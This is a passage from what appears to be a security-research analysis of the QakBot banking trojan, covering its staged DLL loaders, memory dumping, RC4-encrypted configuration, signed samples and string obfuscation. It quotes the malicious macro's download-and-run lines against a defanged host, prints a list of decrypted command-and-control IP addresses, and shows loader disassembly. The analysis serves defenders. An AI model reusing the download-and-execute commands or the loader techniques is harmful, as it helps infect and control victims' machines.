- Next, the DLL is loaded into the memory using the DLL injection technique via *rundll32.exe* utility from Windows, allowing code to be executed.

```
CALL(URLMon,URLDownloadToFileA,JJCCBB,0,hxxps://dentistelmhurstny.]com/...,..\jordji.
EXEC("rundll32 ..\jordji.nbvt11,DllRegisterServer")
```

QakBot 2nd stage – the bait loader

Filename: jordji.nbvt11
Original filename: rwenc.dll
MD5: 7d0f6c345cdaf9e290551b220d53cd14
Creation time: 2021-04-13 19:53:55

The QakBot 2nd stage is a DLL loaded in memory and its principal mission is:

- **Execute in memory the last payload (QakBot itself)**
- **Make hard the malware analysis, seems a legitimate file, and adding confusion with non-used libraries, calls, and so on.**

At the first glance, this DLL seems very simple, with just a few calls present on the Import Address Table (IAT). Nonetheless, something caught our eyes, the triple chain:

LoadLibraryA, **VirtualAlloc**, and **VirtualProtect**. No doubt, we are facing a DLL injection technique and another payload is going to be executed in memory.

Offset	Name	Value	Meaning	Module Name	Imports	OFTs	TimeDateStamp	ForwarderChain	Name RVA
58600	Characteristics	0		0006DBC8	N/A	0006DA64	0006DA68	0006DA6C	0006DA70
58604	TimeDateStamp	6075F6D3	Tuesday, 13.04.2021 19:53:55 UTC	szAnsi	(nFunctions)	Dword	Dword	Dword	Dword
58608	MajorVersion	0		kernel32.dll	9	000710EC	00000000	00000000	000711C8
5860A	MinorVersion	0		user32.dll	8	0007111C	00000000	00000000	00071260
5860C	Name	5A032	rwenc.dll	shlwapi.dll	1	00071114	00000000	00000000	0007127C
58610	Base	1		advapi32.dll	1	000710DC	00000000	00000000	0007129E
58614	NumberOfFunctions	1		imagehlp.dll	1	000710E4	00000000	00000000	000712C2
58618	NumberOfNames	1							
5861C	AddressOfFunctions	5A028							
58620	AddressOfNames	5A02C							
58624	AddressOfNameOr...	5A030							

Exported Functions [1 entry]					
Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
58628	1	44B7	5A03C	DllRegisterServer	

OFTs	FTs (IAT)	Hint	Name
			szAnsi
00071150	00071150	0000	GetProcAddress
00071162	00071162	0000	GetTickCount
00071172	00071172	0000	LoadLibraryA
000711A6	000711A6	0000	VirtualAlloc
000711B6	000711B6	0000	VirtualProtect
00071140	00071140	0000	GetLastError
0007118E	0007118E	0000	IstrcmpA
0007119A	0007119A	0000	IstrlenA
00071182	00071182	0000	IstrcatA

Figure 13: QakBot 2nd stage, its import table (IAT), and the well-known calls used in the DLL injection technique.

Gotcha!

The screenshot shows the Scylla debugger interface. On the left, the assembly code for the process is displayed. A red box highlights the instruction `add esp, 10` at address 100033A2. Below it, the instruction `mov dword ptr ds:[10035688], eax` is highlighted. The IAT (Import Address Table) is shown on the right, listing imported DLLs and their functions. A red arrow points to the 'Dump' button in the Scylla interface.

Offset	Name	Value	Meaning
33120	Characteristics	0	
33124	TimeDateStamp	6076C5C3	Wednesday, 14.04.2021 10:36:51 UTC
33128	MajorVersion	0	
3312A	MinorVersion	0	
3312C	Name	33D52	stager_1.dll
33130	Base	1	
33134	NumberOfFunc...	1	
33138	NumberOfNames	1	
3313C	AddressOfFunc...	33D48	
33140	AddressOfNames	33D4C	
33144	AddressOfNam...	33D50	

Exported Functions [1 entry]					
Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
33148	1	354C	33D5F	DllRegisterServer	

Figure 14: QakBot final stage dumped from memory.

The art of confusion ... playing with bins

In another sample we have analyzed ([9b1a02189e9bdf9af2f026d8409c94f7](#)), the process of injecting the last payload into the memory is very similar, but the loader was developed in Delphi – a clear sign that criminals are adding additional layers, resources, and features to make hard the QakBot identification and its analysis/detection.

bitmap	BBABORT	0x0006F820	bitmap	-	464	0.06 %	C987E709CAF03A191333610E4C44814D	2.921	neutral	28 00 00 00 24 00 00 00 12 00 00 01 ...	{...\$.....
bitmap	BBALL	0x0006F9F0	bitmap	-	484	0.06 %	F8A9B4A8F4097CEA6A482026484C4D12	3.170	neutral	28 00 00 00 24 00 00 00 13 00 00 01 ...	{...\$.....
bitmap	BBCANCEL	0x0006FB04	bitmap	-	464	0.06 %	C987E709CAF03A191333610E4C44814D	2.921	neutral	28 00 00 00 24 00 00 00 12 00 00 01 ...	{...\$.....
bitmap	BBCLOSE	0x0006FD44	bitmap	-	464	0.06 %	6C7FA077BD33283A48D685E43FE4A22	3.685	neutral	28 00 00 00 24 00 00 00 12 00 00 01 ...	{...\$.....
bitmap	BBHELP	0x0006FF74	bitmap	-	464	0.06 %	1D21657335BA4838D807F523173DF3B	2.881	neutral	28 00 00 00 24 00 00 00 12 00 00 01 ...	{...\$.....
bitmap	BBIGNORE	0x00070144	bitmap	-	464	0.06 %	09885F6C87471F5A83A4455A6A36D6C	3.297	neutral	28 00 00 00 24 00 00 00 12 00 00 01 ...	{...\$.....
bitmap	BBNO	0x00070314	bitmap	-	464	0.06 %	8332519541F28981F97E1830A896FEF	3.588	neutral	28 00 00 00 24 00 00 00 12 00 00 01 ...	{...\$.....
bitmap	BBOK	0x000704E4	bitmap	-	464	0.06 %	4B349727A0D7E5A53080F7F0938274B	2.675	neutral	28 00 00 00 24 00 00 00 12 00 00 01 ...	{...\$.....
bitmap	BBRETRY	0x000706B4	bitmap	-	464	0.06 %	7DA752263244FE832101ED1F6F4996	3.533	neutral	28 00 00 00 24 00 00 00 12 00 00 01 ...	{...\$.....
bitmap	BBYES	0x00070884	bitmap	-	464	0.06 %	483497377A0D7E5A53080F7F0938274B	2.675	neutral	28 00 00 00 24 00 00 00 12 00 00 01 ...	{...\$.....
bitmap	PREVIEWGLVPH	0x00070A54	bitmap	-	232	0.03 %	4327E8432AFA29A78E1D3D088F3A	2.852	neutral	28 00 00 00 10 00 00 00 10 00 00 01 ...	{...\$.....
rcdata	DVCLAL	0x00073964	Delphi	-	16	0.00 %	08090A8A7197FB99-C7E631C750965A8	4.000	neutral	26 3D 4F 38 C2 82 37 88 F3 24 42 03 17...	&=O8...7...\$B...:..
rcdata	PACKAGENFO	0x00073974	Delphi	-	840	0.11 %	2812501C37F6A11284A8F751156E0703	5.306	neutral	00 00 00 8C 00 00 00 00 53 00 00 01 ...	{...\$.....
rcdata	TFORM1	0x00073CBC	Delphi	-	358	0.05 %	89EE29332845751A2E888CFE82D062	5.442	neutral	54 50 46 30 06 54 46 6F 72 6D 31 05 46 ...	TPF0...TForm1..Form
rcdata	TFORM2	0x00073E24	Delphi	-	236	0.03 %	9665010FAA33E90EE65661EA3EE7AD	5.438	neutral	54 50 46 30 06 54 46 6F 72 6D 32 05 46 ...	TPF0...TForm2..Form
1231	FY1	0x00073FB0	unknown	x	100000	12.67 %	BC946058B6383D92EB1BF2D3C3B04A1	4.980	English-Un...	3F B9 B0 09 F2 4F 1D 72 EC 01 65 C1 C...	?.....O...e...N...
4444	RT	0x0008C650	unknown	x	208017	26.35 %	66039488508E4D65D383186510F784F1	7.664	English-Un...	00 26 03 00 B2 81 2C 24 BA 81 2C 24 B...	&.....\$...,\$...,\$

Figure 15: Identification of Delphi forms and unknown resources (encrypted QakBot DLL).

Criminals use multiple loaders like this built-in Delphi language with a lot of junk, GUI forms, and native functions from Delphi as a way of deceiving threat detection systems and hidden the last payload from the tentacles of the malware analysts.




Figure 16: A lot of Delphi native functions and forms to make hard malware detection.

The art of confusion is not new, and several trojans are using this kind of approach in their operations, such as **Javali**, **Grandoreiro**, and **URSA**, all of them banking trojans that come from Latin American countries.

Take a look at the code, we can find that once again the **LoadLibrary** call is used to execute in memory the last QakBot payload. Figure 17 highlights the parts of the code responsible for loading the final payload.

```

push    ebx             ; lpString1
call    lstrcpyA
push    2               ; dwFlags
push    0               ; hFile
lea     eax, [ebp+Filename]
push    eax
call    LoadLibraryExA
mov     esi, eax

loc_40588C:
test    esi, esi
jnz    short loc_4058FA

cnp    [ebp+LCData], 0
short loc_4058FA

lea     eax, [ebp+Filename]
mov     edx, ebx
sub     edx, eax
mov     eax, 105h
sub     eax, edx
push    eax             ; iMaxLength
lea     eax, [ebp+LCData]
push    eax             ; lpString2
push    ebx             ; lpString1
call    lstrcpyA
push    2               ; dwFlags
push    0               ; hFile
lea     eax, [ebp+Filename]
push    eax
call    LoadLibraryExA
mov     esi, eax
test    esi, esi
jnz    short loc_4058FA

mov     [ebp+var_B], 0

```

```

28  v8 = (CHAR *)&loc_4057D9;
29  v7 = __readfsdword(0);
30  __writefsdword(0, (unsigned int)&v7);
31  cbData = 5;
32  System::16937(Filename, 261);
33  if ( RegQueryValueExA(phkResult, Filename, 0, 0, &Data, &cbData)
34  && RegQueryValueExA(phkResult, ValueName, 0, 0, &Data, &cbData) )
35  Data = 0;
36  v13 = 0;
37  __writefsdword(0, v7);
38  v9 = (int)&loc_4057E0;
39  RegCloseKey(phkResult);
40  }
41  lstrcpyA(Filename, lpString2, 261);
42  v9 = 5;
43  v8 = &CData;
44  v7 = 3;
45  v2 = GetThreadLocale();
46  GetLocaleInfo(v2, v7, v8, v9);
47  v3 = 0;
48  if ( Filename[0] && (LCData || Data) )
49  {
50  for ( i = &Filename[lstrlenA(Filename)]; *i != 46 && i != Filename; --i )
51  ;
52  if ( i != Filename )
53  {
54  v5 = i + 1;
55  if ( Data )
56  {
57  lstrcpyA(v5, (LPCSTR)&Data, 261 - (v5 - Filename));
58  v3 = LoadLibraryExA(Filename, 0, 2u);
59  }
60  if ( !v3 )
61  {
62  if ( LCData )
63  {
64  lstrcpyA(v5, &CData, 261 - (v5 - Filename));
65  v3 = LoadLibraryExA(Filename, 0, 2u);
66  if ( !v3 )
67  {
68  v15 = 0;
69  lstrcpyA(v5, &CData, 261 - (v5 - Filename));
70  v3 = LoadLibraryExA(Filename, 0, 2u);
71  }
72  }
73  }
74  }
75  }

```

Figure 17: DLL injection technique used to load the last QakBot payload into the memory.

We got it!

The screenshot shows the Immunity Debugger interface. The top pane displays assembly code with a red arrow pointing to a call instruction. The middle pane shows the CPU registers and the current instruction. The bottom pane shows a memory dump with columns for hex, ASCII, and hex. Red arrows point to a 'kernel32.dll' entry in the memory map and a 'kernel32.dll' entry in the dump. The dump shows a large block of data, likely the payload, with some recognizable strings like 'kernel32.dll' and 'kernel32.virtualProtect'.

Figure 18: Dumping from the memory the last stage of QakBot malware.

There is no doubt, it is the same payload just compiled on a different date (another release).

Offset	Name	Value	Meaning
2CE40	Characteristics	0	
2CE44	TimeStamp	5FD88418	Tuesday, 15.12.2020 09:38:32 UTC
2CE48	MajorVersion	0	
2CE4A	MinorVersion	0	
2CE4C	Name	2E472	stager_1.dll
2CE50	Base	1	
2CE54	NumberOfFunc...	1	
2CE58	NumberOfNames	1	
2CE5C	AddressOfFunc...	2E468	
2CE60	AddressOfNames	2E46C	
2CE64	AddressOfNam...	2E470	

Exported Functions [1 entry]					
Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
2CE68	1	74D3	2E47F	DllRegisterServer	

Figure 19: PE information about the QakBot last stage (stager_1.dll).

QakBot last stage – The beast

The last stage of this chain – QakBot itself – is also a DLL built with Microsoft Visual C++, the original name is **stager_1.dll**, and it exports only the function: **DllRegisterServer**. The easy way to identify the last release of the QakBot DLL, it's looking at the two resources named "118" (C2 list) and "524" (bot config) encrypted using the RC4 algorithm.




Figure 20: Resources name found in the last release of the QakBot DLL.

An interesting detail regarding this new release is that QakBot tries to decrypt the configuration as usual. Initially, it takes the first 20 bytes of the resource and uses it as the RC4 key. After that, it takes 20 bytes from the decrypted blob and uses the bytes as a SHA1 verification for the rest of the decrypted data.

The fresh method starts here. Every time the SHA1 validations fail, QakBot tries the new decryption method. In sum, it uses the SHA1 PowerShell path hardcoded inside the binary as an RC4 key. This new approach involves the new campaigns: **biden**, **clinton**, and **tr** and was introduced in the 401 major version.

`\System32\WindowsPowerShell\v1.0\powershell.exe`

Yup, #Qbot #Qakbot also changed the resource name that store C2 list and Bot configuration. pic.twitter.com/sgxtSMRHJa

— m4n0w4r (@kienbigmummy) April 19, 2021

```
77 7B BB 98 A6 0A 8F EA 8A 37 3E 3C A0 57 F4 08 0B 4C 92 D7 45 0B 93 CC 72 F7 A2 C0 87 31 AB 22
2F 8D 03 03 AC 51 47 28 22 42 E5 D3 1A 27 84 4B 63 EB 60 B6 A5 2E 90 61 35 76 D0 74 F9 D6 D6 D1
86 91 38 41 5C 20 F4 D9 29 5F DA BD D9 DB 98 F7 15 F5 7F 24 28 D9 98 C2 9F 87 F6 3B DD E5 ED AF
41 DF D2 88 D6 EF 61 C7 1B 2C 2F 3F A4 12 FD D8 6F C2 D0 70 23 F8 DC A4 AB 34 7A BD B2 D3 1C 31
AF DB 48 77 57 DA EA C8 C4 DA 6A A3 A9 7A 5A 47 9B 55 2E C0 90 7D C2 DC A6 EC 67 DD 92 F1 91 CE
CC 56 FB EA C8 61 80 9C 99 ED A9 C1 82 4B 9F 28 CD BC D0 C4 F6 67 CF 2F 05 C7 DB D2 B7 37 D7 A6
FF 28 F5 25 4A 41 61 D2 3A BC 54 6C 1D 04 A9 F7 BA 70 44 0A 42 7F 63 42 06 7B DD 58 73 52 E4 C7
F0 6D F4 32 E2 2B 0D 7E C6 1F B3 83 E3 97 F4 BE AC F6 99 59 16 9B 1B 20 7D 29 1A D5 40 32 37 57
0A A4 1D 7D 7D DF 88 E8 23 75 D9 62 19 F3 09 4D 53 11 59 A8 EE 42 45 5B CF C9 E3 22 57 FC 54 46
F7 C4 4B A1 75 15 7A 20 2E 76 DB 2C 0F AD AD 17 F7 59 D3 1E A2 A3 B3 C1 23 7D 7C B1 C2 CB A1 1D
E9 18 2D C5 2F 21 0D 63 86 79 66 3A DE 9E 0A 53 86 77 F0 F1 BE 52 1E 9A 34 6C E3 FA 92 F5 9C 12
27 A1 31 F5 7D F3 BF 2E 8A F9 B1 4F E3 C2 7B 43 89 13 9E 88 49 04 37 70 02 B9 B1 7A DD 7B 2A 20
AD 04 F5 61 73 AF 03 D6 57 EC 22 48 65 BB F3 8F 70 5B 5E D7 8E 07 A6 83 3E 69 A4 EC D4 25 8A 05
.....
Output start: 0 time: 1ms
end: 1231 length: 1070
length: 1231 lines: 3
207.246.77.75:2222 207.246.116.237:2222 45.77.117.108:995 149.28.99.97:443 144.202.38.185:2222
207.246.77.75:995 207.246.77.75:443 207.246.116.237:8443 24.55.112.61:443 47.22.148.6:443
216.201.162.158:443 197.45.110.165:995 24.117.107.120:443 71.163.222.243:443 189.210.115.207:443
149.28.99.97:2222 45.63.107.192:995 151.205.102.42:443 75.118.1.141:443 105.198.236.101:443
72.252.201.69:443 67.8.103.21:443 136.232.34.70:443 75.67.192.125:443 72.240.200.181:2222
75.137.47.174:443 78.63.226.32:443 95.77.223.148:443 81.97.154.100:443 105.198.236.99:443
83.110.109.164:2222 50.29.166.232:995 115.133.243.6:443 27.223.92.142:995 45.46.53.140:2222
173.21.10.71:2222 71.74.12.34:443 98.252.118.134:443 76.25.142.196:443 24.226.156.153:443
47.196.192.184:443 67.165.206.193:993 73.151.236.31:443 98.192.185.86:443 24.139.72.117:443
94.59.106.186:2078 188.26.91.212:443 184.185.103.157:443 172.78.47.100:443 195.6.1.154:2222
86.190.41.156:443 108.14.4.202:443 24.43.22.219:993 86.220.62.251:2222 97.69.160.4:2222
90.65.236.181:2222 71.187.170.235:443 50.244.112.106:443 96.61.23.88:995 64.121.114.87:443
144.139.47.206:443 222.153.174.162:995 77.27.207.217:995 24.95.61.62:443 77.211.30.202:995
```

Figure 21: Decryption of the botconfig – resource 524.

Some samples of QakBot trojan are signed PE files with a valid signature issued by several CAs. For example, we can see this sample (cd1ab264088207f759e97305d8bf847d) is signed by Sectigo – a well-known CA also abused by developers of other kinds of threats in the past.

41 / 70

Community Score

41 security vendors flagged this file as malicious

c6915901fd227f3cbcd77e0ff37ae6fdc09d2b323ed5287b0cdfcb892e37de2acd1ab264088207f759e97305d8bf847d.virus

overlay pedll signed

Signature Verification

Signed file, valid signature

File Version Information

Date signed 2021-02-27 12:46:00

Signers

- + DILA d.o.o.
- + Sectigo RSA Code Signing CA
- + USERTrust RSA Certification Authority
- + Sectigo (AAA)

X509 Signers

- + DILA d.o.o.
- + AAA Certificate Services
- + USERTrust RSA Certification Authority
- + Sectigo RSA Code Signing CA

Figure 22: QakBot sample with a valid code sign certificate.

A popular technique used by criminals to make complicated and to waste the reverse engineer's time analyzing is the junk code insertion. In this sense, QakBot is not an exception. The malware author added a lot of API calls that alternates between the real instructions – to enlarge the analysis time-consuming and cause disturbing when the malware executes in a sandbox environment.

Another interesting detail is that the developers of QakBot added a non-standard calling convention that makes it difficult to understand and recognize the real parameters passed to the functions. The common standard calling conventions are **cdecl**, **stdcall**, **thiscall** or **fastcall**.




Figure 23: Main code graph of QakBot malware.

The strings inside the QakBot are encrypted, decrypted in run-time, and destroyed after use (like the mediatic Emotet). Some of the strings hardcoded inside the DLL are presented below.

Address	Length	Type	String
.code:100215D8	00000014	C	CryptReleaseContext
.code:100215EC	0000000F	C	CryptGenRandom
.code:100215FC	00000015	C	CryptAcquireContextA
.code:10021618	00000657	C	0 llljE3 k4Us.z9wEFBcDIY3Z7VxkVCom8pmI286oXkHd0 QrtKvLrV0Pta oGHV.X09UGT8C5dLXGkgqPLR0y5dRvBPp8GQWUKC F lpCKP9aI7.DopXcgvK5E00jFR78HNkGHkY4pTYV1Wd0ct1H4GHe zSLNly.QUR 5X6HNY7Q CGo.
.code:10021C70	00000352	C	HaqA2N7JpEP TuWr6.LkNoG8 ZNF9XBMSyH6VIAFCFNWuTKk1c0mD9s.kW5A3M8 AWL1FGy CzY78.Bre6rBPWaNae531brvl yAdtZq635my XR80B85HPv0qMgyR9d6g7wmlK513oahg.Tz Za2DEC55dmiqRpg.
.code:10021FC8	00000254	C	XRUeF0AuQcYLF DehorhKlqG3Cq6ghwW44PmTn3nNqSeG7TEG WVLUBVY05heXzDhZV7AoVHpeTZqzprzFmYpQCxAdoQaWdR.Xpm8C4h1YefYu Z1TZ76r physQUSq6kAiyvCswCec5LJ69pnlECZDVT33Xnp.uWl.h4y1BCVg.
.code:1002221C	0000001A	C	%c%%;z;c
.code:1002221C	00000006	C	p308z;
.code:10022238	00000295	C	K4nm8f19 DO UIRPuQH8cbe23L6Ww45wWdndVCh2JyLdM5EkPcjozDP9VQ3IaGTeenLvzB@chTSXhwULsY8I H lHnrafrf dbq5N.R4CRGwX0Bm2qbJ6BzC8K76QVW5B2KMoXoPugMyya.dQn78qn4FF0TmwE5d A16m.emj5e SSJNmS.
.code:10022A04	000005AC	C	h1RE.E3e3m00AAEDT6H4j wKkibz.KH6sNz 218 rZgypgPcwH1O2SeD7 e.1br6fMnQ6AU.RDvM140xvG3UjUuV2Iy7FqkVzYb,BR0Yk IzrUljp7H5vW0tOhC.EhwQ7v 3ceV3p3a4T6Q Up.HHkmbwHHG7QUIN35z2G06dmyr1TKeYg.
.code:10022A80	00000280	C	mtZ.b.wufZD.cdkwix x 3EB.J Zay PEG5D.theYlM.SDh.wvguUc1qV@Bv9 s6Gkdfp fsz7dHRRAVqG3V0UHU9DPZaIMqJQ1eDkXIS MRdD5w9Lto O26Gf GoMb8 7BrcDxwHdm313FqDcM2nQdcQ5yVQm1QvYEdzEqD5zY9G9SP5Ew2Q4qH4Qp.Tn.
.code:10022D00	0000075F	C	tg5Uu1J.ciyhCz28DvqfH Egwp19WUM99bAVdH3Z dAwcGkKW8mM9SHHvGUUuM5GcgZxk2j cLFMo75J SlsUjUwSDDT40rCdDt X ebleqGW7KPPG6E6HfMPrN r ISZDw3F5VmlQ1uYUkYEdzEqD5zY9G9SP5Ew2Q4qH4Qp.Tn.
.code:10023460	000006A9	C	hFwMuHa...X03I z1JfJafcv8kMcdVohVWz2C31 40s56FRmshZwce6y5X0WjZ ztC4Thm43ypM63 QJTYMl MoVDMhD1 O9gVzUd8oykEVEHcnfz8B 68CM.BpSAU4X5CQa7.4 J1AuUyK Y8YQmkyAynS0q91PghZfDgBkZ4Pp...
.code:10023B10	000000CE	C	UAKRUBMhVA0.EV5e.dG995h fqLz.eD5XlWVh8T5mVNDpXq tYPHZub0Fv0NCCjy MjY0T9EY6 5hz bacFGFpAAK5 H4H066A325Tg7Fq5vVNZNGiz: x t5rj@R1u yf 7GMWewerlCsQm C8E0EYm48qG. PH plhKcEFuM1BANK5CF8p
.code:10023B84	00000006	C	\\\
.code:10023B84	00000006	C	unicode
.code:10023B84	000002A6	C	cA8rhmFq7z2BN3LcVMhG.4BRqt TqmuarB.MuWH0CJUZVWoHg xkKmh1CG 1e HwVlv0v0DX .r2Ffo50Uq.wQVQRVvVCBG8FzCzD0d2dE5mZ0s4HosBq4Xf0 yPwJWkXWUyYemf.1f aX8Wdve2d9f dGwz7C7bmbmth 3g Iz8L.
.code:10023E98	0000025F	C	LfRp.c9qdtE8EAP.uh.eh4d2X5T00kKkqz90aSkjMf9p5e959m9Yh YRV3DDEZU jBgG.DDUwK qBtCZLEnsg.BfAMTWHDDQ1T7145QE BUkKwY80H5H2oD2 wuROkA1D jKxkV8P 67270KJ4 012ZkXy4ALD m8ZQ8vKw...
.code:100240F8	00000682	C	04NDIOwMkuk.z TqKQ6BqbGkwh.XE.hWGHQ9; q wM0mG8qBCF3XZ0L acUyL4hDhquPOVYmXqJBTZM3P8R.E dK6F8eM16VhE.fukM1E55vG0NMcVZ58ZB0k0y5Fh8A8hWlyCwm2P6Jghy tsmRSF5mG4Hf6kY82Cpe...
.code:10024940	00000701	C	B bqv47L5YH7HwUd5.Aj peOck7P Qu .dN l.wmZTS057 q03v .zFE0J0O49npUyTtMzZ.A 5 IN864.z5B9QJ68rY08rHvH43PmepO.syW3L6.p6LhLzZdN0UuWzP2zeHyQ8 aR5aQ0m uar5eVLF0Rgm NBDMu8.B3ZxwL...
.code:10025110	0000049C	C	Y1RD v49C9iLqfMkX.DnjK.CM670RIV45uWYAK6icTV.F0B1P 5tB0c6b42HesILNn LK2UpWHNcC.Mo0Mm rYvHcHwIC78 4ZkLjlganc zjR0hTclq36337f6UUpjWn07MJ1 m eIOZ4Vz031bnCd.RCSH8CNHteuxfAyw7L.Pfj...
.code:10025580	00000248	C	6VzQ6R6WkwxhMv5dyx G7y9y.T6bxX7j pW4zPHXUeUkMLVz99vMbv71m nX 10ac5E3IT14LEESQ3W59vZwv2y7L5QTH9d01mOEFCFz39VwVZQZFPKXmucK4.SFPgV.6A9vNqkaxfEwWj9Y.WW8R9CwEEDKexM4Ccc.
.code:10025858	000006CF	C	76X2ONoatZPoaKjH.MXEmQUiB.Lo4HMIR2UD.Sk.d386bjnP39rW Hn.F8dmw1SR88.nJCTq.Y10ZP54LCMFMoafYhETH qCZ.Mc5a7Y0ys3C 3b f5qTMD0hpvyp.PdomKeHpsv.XZSYUOM U0H40pHUcNDfVAsYHwBl.V1Y7oJwfb NB...
.code:1002609C	00000018	C	Benign\openssl\aes_ige.ccp
.code:10026924	0000002B	C	assertion failed: in && out && key && ivcc
.code:10028A48	00000044	C	define 1.2.8 Copyright 1995-2013 Jean-loup Gailly and Mark Adler
.code:10028B3C	00000018	C	Benign\openssl\aes_ige.ccp
.code:10029480	0000003F	C	assertion failed: (AES_ENCRYPT == enc) (AES_DECRYPT == enc)
.code:100294C0	00000018	C	Benign\openssl\aes_ige.ccp
.code:100294DC	00000031	C	assertion failed: (length % AES_BLOCK_SIZE) == 0
.code:10029510	00000018	C	Benign\openssl\aes_ige.ccp
.code:1002952C	0000002B	C	assertion failed: in && out && key && ivcc
.code:10029558	00000018	C	Benign\openssl\aes_ige.ccp
.code:10029574	0000003F	C	assertion failed: (AES_ENCRYPT == enc) (AES_DECRYPT == enc)
.code:10029584	00000018	C	Benign\openssl\aes_ige.ccp
.code:100295D0	00000031	C	assertion failed: (length % AES_BLOCK_SIZE) == 0
.code:10029604	00000013	C	_OPENSSL_isservice
.code:1002A668	00000016	C	Service-0x
.code:1002A680	00000014	C	unicode
.code:1002A694	00000008	C	OpenSSL
.code:1002A69C	0000000F	C	OpenSSL-FATAL
.code:1002A6AC	00000023	C	%s\%d: OpenSSL internal error: %s\n
.code:1002A6D1	00000040	C	BCDEFGHJKLMNOPQRSTUUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/-
.code:1002A748	00000051	C	\$\$\$rstuvwxyz\$\$\$\$\$\$\$\$#@BCDEFGHJKLMNOPQRSTUUVWXYZ0123456789+/-`_~!@BCDEFghijklmnopqrstuvwxy0123456789+/-`_~!@BCDEFghijklmnop

Figure 24: QakBot hardcoded strings.

As observed below, the strings are encrypted and stored in a continuous blob. The decryption function accepts an argument: index to the string; and then XORed it with a hardcoded byte array.

